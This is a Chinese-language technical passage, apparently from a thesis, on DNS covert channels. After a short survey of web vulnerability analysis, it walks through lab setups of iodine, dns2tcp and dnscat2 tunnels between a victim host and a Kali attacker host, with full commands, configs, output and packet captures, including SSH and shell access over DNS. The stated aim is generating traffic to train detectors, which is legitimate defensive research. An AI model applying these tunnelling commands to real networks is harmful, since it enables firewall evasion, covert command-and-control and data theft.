除了动态的注入测试，也有静态分析技术。早期的静态分析技术，如 ITS4 只是简单地在源代码中寻找危险函数的调用，误报率非常高，需要大量的人工分析其检测结果。以 Graudit 为代表的通过正则表达式匹配寻找漏洞的技术，虽然一定程度上增加了检测的灵活性，但是依然需要大量人工参与。基于数据流的污点分析技术，如 Pixy 是静态分析检测 Web 漏洞技术成熟的标志。Dashies 等实现了 Web 漏洞检测工具 RIPS，但是在检测二阶 SQL 注入漏洞时，仍然存在 2 个问题：无法准确定位污染数据的中间存储位置和无法判断污染数据到达危险函数前是否经过有效过滤。静态分析有覆盖面广、效率高的优点，但是误报率和漏报率高，尤其是不能准确检测多阶漏洞。


2.3 关于 DNS 隐蔽信道技术

2.3.1 基于 DNS 的隐蔽通信

1、基于 dns 的隐蔽信道

企业网络经常面临网络攻击者窃取有价值和敏感数据的威胁。复杂的攻击者越来越多地利用 DNS 通道来泄露数据，以及维护恶意软件的隧道 C&C（命令和控制）通信。这是因为 DNS 对于几乎所有应用程序来说都是如此重要的服务，从本地计算机到 Internet 的任何通信（不包括基于静态 IP 的通信）都依赖于 DNS 服务，限制 DNS 通信可能会导致合法远程服务的断开，因此，企业防火墙通常配置为允许 UDP 端口 53（由 DNS 使用）上的所有数据包，即 DNS 流量通常允许通过企业防火墙而无需深度检查或状态维护。从攻击者的角度来看，这使得 DNS 协议成为数据泄露地隐蔽通信通道。

攻击者利用 DNS 的一种方法是注册域名（例如，fengrou2019.club），以便攻击者在主机受害者中的恶意软件可以将有价值的私人信息（例如信用卡号，登录密码或知识产权）编码为形式为 arbitrary-string.fengrou2019.club 的 DNS 请求。此 DNS 请求由全局域名系统中的解析器转发到 fengrou2019.club 域的权威服务器（在攻击者的控制下），后者又向主机受害者发送响应。这为攻击者在主受害者及其命令和控制中心之间提供了低速但隐蔽的双向通信信道。如图所示为 Bot 在获取控制命令后回传窃密信息的流程图。



DNS 这种穿透防火墙的能力为攻击者提供了一个隐蔽的通道，尽管是低速通道，通过将其他协议（例如，SSH，FTP）隧道传输到命令和控制中心，可以通过该通道泄露私有数据并保持与恶意软件的通信。现代恶意软件和网络攻击在很大程度上依赖于 DNS 服务，使其活动可靠且难以跟踪。

2、DNS 检测


监控网络 DNS 活动和阻止可疑域已被证明是抵御此类攻击的有效技术。对于分析 DNS 流量以识别恶意网络活动，人们提出了很多检测方法，比如使用字符频率分析的 DNS 隧道检测方法等。

对于任何组织用以对抗各种安全威胁来说，在企业级水平上的单点 Bot 检测至关重要。本文要介绍的 DNS 检测工具 BotDAD，它就是部署在企业的网络边界上进行单点 Bot 检测的，它通过观察主机在一段时间内的 DNS 指纹，尝试寻找域正常的主机行为相当不同的异

常行为，从而识别受感染的主机。

3、DNS 隧道工具

实现 DNS 隧道的工具有很多，不同工具在工作原理上相似，差异在于其通信方式、编码加密类型等，为了使机器学习具备足够全面和大量的训练样本，我们构建了一套 DNS 数据制造和收集的自动化框架，涵盖几种常见的 DNS 隧道工具（iodine/ozymandns/dns2tcp/dnscat2/Cobalt Strike），如下图所示：



内网环境中，一台 Ubuntu 作为攻击的目标机器，其上搭建 DNS 隧道工具的客户端，包括 iodine、dns2tcp、dnscat2、ozymandns，外网使用一台 VPS 作为攻击者控制的公网机器，拥有公网 IP 并作为 log 子域的名称服务器，是 DNS 隧道的服务端，内网机器与公网 VPS 之间 DNS 隧道的建立和通信通过自动化脚本实现，隧道中的通信内容多样化，包括传输文件、下发指令、获取 shell 进行操作、进行 http/socks 代理访问等，当使用渗透框架 Cobalt Strike 时，内网还需要一台控制端攻击机，公网 VPS 作为 Teamserver 的角色，接收 DNS 解析请求，并转发攻击机和目标机器之间的通信。内外网之间的所有 DNS 通信流量会被镜像到 sensor 设备上进行收集，通过这种自动化的方式来产生大量的 DNS 隧道流量。

2.3.2 DNS 隐蔽信道的搭建

1、Iodine

iodine 是一个流行的 DNS 隧道工具，它将 IPv4 数据封装到 DNS 协议中传输，安装部署可以很方便的通过 yum 或 apt-get 完成，也可以自行编译安装。


因为 iodine（碘）的原子序数为 53，这恰好是 DNS 端口号，故取名为 iodine。

iodine 基于 C 语言开发，分为服务端程序 iodined 和客户端程序 iodine，kali 系统已内置。服务端作为攻击机，客户端作为被控机。环境搭建完成后，由于服务端和客户端会处于同一个局域网，因此两端均可任意放于主控机和被控机上（具体还是得视情况而定）


配置过程：

首先在 ubuntu20.04 中通过 git 安装 iodine，作为被控端。

然后在 kali 中同样安装 iodine，作为攻击端。



在攻击端的 iodine 文件夹下启动命令：**sudo iodined -P 123456 -f -DD 10.122.0.1 abc.com**



在被控端的 iodine 文件夹下启动命令：**sudo iodine -P 123456 -f -r 10.122.226.71 abc.com**

```
root@ubuntu:~/Desktop/iodine# sudo iodine -P 123456 -f -r 10.122.226.71 abc.com
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for abc.com to 10.122.226.71
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 10.122.0.2
Setting MTU of dns0 to 1130
Server tunnel IP is 10.122.0.1
Skipping raw mode
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ..
```

其中 **abc.com** 为自定义的 DNS 传输的主域名；**10.122.226.71** 为攻击端的 ip 地址。
123456 为自定义的密码，客户端需要密码才能连接。
连接成功后，攻击端输出如下信息，说明成功建立 dns 隐蔽信道。

```
RX: client 10.122.237.68, type 10, name vaaaakaxele.abc.com
TX: client 10.122.237.68, type 10, name vaaaakaxele.abc.com, 9 bytes data
RX: client 10.122.237.68, type 10, name lacrfalkjvoj42de5zmq4niau2n4oiwq.abc
.com
TX: client 10.122.237.68, type 10, name lacrfalkjvoj42de5zmq4niau2n4oiwq.abc
.com, 29 bytes data
RX: client 10.122.237.68, type 10, name yrbzc1.abc.com
TX: client 10.122.237.68, type 10, name yrbzc1.abc.com, 48 bytes data
RX: client 10.122.237.68, type 10, name zzc2aA-Aaahhh-Drink-mal-ein-J@germei
ster-.abc.com
TX: client 10.122.237.68, type 10, name zzc2aA-Aaahhh-Drink-mal-ein-J@germei
ster-.abc.com, 42 bytes data
RX: client 10.122.237.68, type 10, name zzc3aA-La-fl@te-na@ve-fran@aise-est-
retir@-@-Cr@te.abc.com
TX: client 10.122.237.68, type 10, name zzc3aA-La-fl@te-na@ve-fran@aise-est-
retir@-@-Cr@te.abc.com, 51 bytes data
RX: client 10.122.237.68, type 10, name zzc4aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpP
qQrRsStTuUvVwWxXyYzZ.abc.com
TX: client 10.122.237.68, type 10, name zzc4aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpP
qQrRsStTuUvVwWxXyYzZ.abc.com, 57 bytes data
RX: client 10.122.237.68, type 10, name zzc5aA0123456789@@@@@@@@@@@@@@@@@@@@
.abc.com
TX: client 10.122.237.68, type 10, name zzc5aA0123456789@@@@@@@@@@@@@@@@@@@@
```

Wireshark 抓包结果如下，可以看到以 abc.com 结尾的域名信息，这些数据就是 iodine 工具所构造的 dns 信道数据。

dns

No.	Time	Source	Destination	Protocol	Len	Info
24	0.000000000	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x95d5 NULL paaaojlq.abc.com OPT
25	0.000196292	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x77a6 NULL paaaojli.abc.com
37	4.006334323	10.122.237.68	10.122.226.71	DNS	…	Standard query 0xb404 NULL paaaojly.abc.com OPT
38	4.006920364	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x95d5 NULL paaaojlq.abc.com
52	8.012910458	10.122.237.68	10.122.226.71	DNS	…	Standard query 0xd233 NULL paaaojma.abc.com OPT
53	8.013074408	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xb404 NULL paaaojly.abc.com
67	12.019400964	10.122.237.68	10.122.226.71	DNS	…	Standard query 0xf062 NULL paaaojmi.abc.com OPT
68	12.019932033	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xd233 NULL paaaojma.abc.com
85	16.025895606	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x0e91 NULL paaaojmq.abc.com OPT
86	16.026430520	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xf062 NULL paaaojmi.abc.com
1…	20.033165294	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x2cc0 NULL paaaojmy.abc.com OPT
1…	20.033612488	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x0e91 NULL paaaojmq.abc.com
1…	24.037887518	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x4aef NULL paaaojna.abc.com OPT
1…	24.038054427	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x2cc0 NULL paaaojmy.abc.com
1…	28.041758957	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x691e NULL paaaojni.abc.com OPT
1…	28.042238453	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x4aef NULL paaaojna.abc.com

2、 Dns2tcp


dns2tcp 也是常用的 DNS 隧道工具，Kali Linux 中默认集成安装了该工具。分别在服务端和客户端启动 dns2tcp。

我们以 win10 作为 dns 信道的被控端，kali 作为 dns 信道的攻击端。我们可以通过该 dns 信道实现基于 dns 的 ssh 服务。


配置过程：

首先配置 kali 攻击端中的/etc/dns2tcpd.conf 文件。

其中，listen 表示监听的主机地址，这里是监听自己的 IP；Port 表示监听的端口号信息；ssh/smtp/c2 分别表示各服务类型对应的端口号信息。




启动 kali 服务端。命令：**dns2tcpd -f /etc/dns2tcpd.conf -F -d 2**




在 win10 端，进入 dns2tcp 的项目文件夹，执行命令：**./dns2tcpc.exe -r ssh -z dnsc2.test.com 10.122.226.71 -l 5353 -d 2**

其中，-r 表示服务类型，dnsc2.test.com 表示我们构造的域名，10.122.226.71 表示服务器 IP。执行结果如下。此时开始监听被控主机的 5353 端口。



在 win10 端启动 ssh 服务软件 Xshell，主动连接 kali 服务端。Xshell 中的连接配置如下：IP 为 127.0.0.1，端口为 5353，即连接此时本机的 dns 信道监控进程。

连接结果如下。成功连接到 kali 服务端。




此时 win10 客户端输出结果如下：

```
D:\dns_data_create_tools\dns2tcp\client>dns2tcpc.exe -r ssh -z dnsc2.test.com 10.122.226.71 -l 5353 -d 2
debug level 2
Listening on port : 5353
When connected press enter at any time to dump the queue
Debug session.c:46      Request challenge
Debug session.c:53      Challenge = '98GEEGGJMVIJT7DF'
Debug session.c:54      Session created (0x3cf8)
Debug session.c:77      Sending response : 'FE351BBF412A425D85186C8598F49B844EA19AA9' (key = (null))
Debug auth.c:94 Connect to resource "ssh"
Debug client.c:141      Adding client auth OK: 0x3cf8
Debug client.c:166      Client event = 0x000000CC
Debug queue.c:366       queue = 0x00900048
Debug requests.c:285    Client 0x3cf8 : push data [1] ack [0] len = 0
Debug queue.c:366       queue = 0x00900048
Debug requests.c:285    Client 0x3cf8 : push data [2] ack [0] len = 0
Debug queue.c:524       Received [1] id=0xa579
Debug queue.c:366       queue = 0x00900048
Debug queue.c:345       Client 0x3cf8 : write [1] 32 on fd 196, crc = 0x6f8f
Debug queue.c:366       queue = 0x00901068
Debug requests.c:285    Client 0x3cf8 : push data [3] ack [1] len = 0
Debug queue.c:366       queue = 0x00901068
```

Kali 攻击端输出如下：

```
root@kali:~/Desktop# dns2tcpd -f /etc/dns2tcpd.conf -F -d 2
06:08:23 : Debug options.c:97   Add resource ssh:127.0.0.1 port 22
06:08:23 : Debug options.c:97   Add resource smtp:127.0.0.1 port 25
06:08:23 : Debug options.c:97   Add resource c2:127.0.0.1 port 5353
06:08:23 : Debug socket.c:54    Listening on 10.122.226.71:53 for domain dns
c2.test.com
Starting Server v0.5.2...
06:08:23 : Debug main.c:134     Chroot to /tmp
11:08:29 : Debug main.c:144     Change to user nobody
Creating session id: 0x3cf8 address = 10.122.243.204 (compression NOT wanted
)
11:15:56 : Debug auth.c:60      Ask for resource 'ssh'
11:15:56 : Debug socket.c:183   Connecting to 127.0.0.1 port 22
Bind client id: 0x3cf8 address = 10.122.243.204 to resource ssh
Debug queue.c:642       Packet [1] decoded, data_len 0
Debug queue.c:653       diff = 0
Debug queue.c:642       Packet [2] decoded, data_len 0
```

Wireshark 抓包如下所示。数据中包含 dnsc2.test.com 的数据包即为 dns2tcp 工具构造的数据包，用于构建隐蔽信道并维持 ssh 服务。



3、Dnscat2

dnscat2 同样用于 DNS 隧道，它提供了一个可操作的交互式 Console，方便管理多个隧道客户端，还可以很方便的通过内置命令启动一个半交互式 shell。

dnscat2 的服务端是用 ruby 写的，服务端运行 dnscat2 将启动一个交互式 Console，根据提供的命令直接在客户端运行，服务端将接收到一个控制 shell。如下图所示：

```
Security policy changed: All connections must be encrypted
/root/Desktop/dnscat2/server/libs/settings.rb:166: warning: Capturing the gi
ven block using Kernel#proc is deprecated; use `&block` instead
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = abc.com]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=08bb8622854339b15ade04df3b5acc53 abc.com

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=08bb8622854339b15ade04df3b5
acc53

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

/root/Desktop/dnscat2/server/libs/swindow.rb:70: warning: Capturing the give
n block using Kernel#proc is deprecated; use `&block` instead
dnscat2>
```

配置过程：

首先在服务端 Kali 运行 dnscat2 的服务端文件。

```
root@kali:~/Desktop/dnscat2/server# ruby ./dnscat2.rb abc.com

New window created: 0
New window created: crypto-debug
[DEPRECATION] The trollop gem has been renamed to optimist and will no longe
r be supported. Please switch to optimist as soon as possible.
Welcome to dnscat2! Some documentation may be out of date.

/root/Desktop/dnscat2/server/libs/swindow.rb:186: warning: Capturing the giv
en block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/libs/settings.rb:166: warning: Capturing the gi
```

然后在 Ubuntu20.04 中运行 dnscat2 的客户端文件。当出现如下图所示的 **Session established！** 时，表示信道搭建成功。

```
root@ubuntu:~/Desktop/dnscat2/client# ./dnscat --dns server=10.122.226.71,port=5
3
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 10.122.226.71

Encrypted session established! For added security, please verify the server also
 displays this string:

Slumpy Quint Rebolt Spine Evoke Poker

Session established!
```

此时 Kali 端中的输出如下图所示：

```
For added security, please ensure the client displays the same string:

>> Slumpy Quint Rebolt Spine Evoke Poker
/root/Desktop/dnscat2/server/libs/swindow.rb:186: warning: Capturing the giv
en block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/libs/dnser.rb:872: warning: Capturing the given
 block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/tunnel_drivers/driver_dns.rb:316: warning: Capt
uring the given block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/libs/dnser.rb:872: warning: Capturing the given
 block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/tunnel_drivers/driver_dns.rb:316: warning: Capt
uring the given block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/libs/dnser.rb:872: warning: Capturing the given
 block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/tunnel_drivers/driver_dns.rb:316: warning: Capt
uring the given block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/libs/dnser.rb:872: warning: Capturing the given
 block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/tunnel_drivers/driver_dns.rb:316: warning: Capt
uring the given block using Kernel#proc is deprecated; use `&block` instead
/root/Desktop/dnscat2/server/libs/dnser.rb:872: warning: Capturing the given
 block using Kernel#proc is deprecated; use `&block` instead
```

对应的 dns 数据包如下图所示，其中带有 dnscat 字样的数据包即为 dnscat2 工具所构造的 dns 数据。

No.	Time	Source	Destination	Protocol	Leng	Info
7…	1854.829042…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xf818 CNAME dnscat.6fda012ea…
7…	1855.846330…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0xe27e CNAME dnscat.10da012eaa072cac69…
7…	1855.847795…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xe27e CNAME dnscat.10da012ea…
7…	1856.863246…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x4cc0 MX dnscat.e115012eaab814a984f2f…
7…	1856.863682…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x4cc0 MX dnscat.e115012eaab8…
7…	1857.878899…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x0dad CNAME dnscat.af7f012eaae6ba3663…
7…	1857.880565…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x0dad CNAME dnscat.af7f012ea…
7…	1858.898273…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0xc163 CNAME dnscat.15d8012eaa2e5a5b6f…
7…	1858.899844…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xc163 CNAME dnscat.15d8012ea…
7…	1859.916134…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x253d TXT dnscat.4ace012eaaebe83533d2…
7…	1859.917598…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x253d TXT dnscat.4ace012eaae…
7…	1860.930922…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0xd986 MX dnscat.0ac9012eaa9c09a12c8df…
7…	1860.931423…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0xd986 MX dnscat.0ac9012eaa9c…
7…	1861.943397…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x83e7 CNAME dnscat.c892012eaae4707eca…
7…	1861.943842…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x83e7 CNAME dnscat.c892012ea…
7…	1862.957420…	10.122.237.68	10.122.226.71	DNS	…	Standard query 0x9c13 TXT dnscat.a7ac012eaa2351ec384e…
7…	1862.958207…	10.122.226.71	10.122.237.68	DNS	…	Standard query response 0x9c13 TXT dnscat.a7ac012eaa2…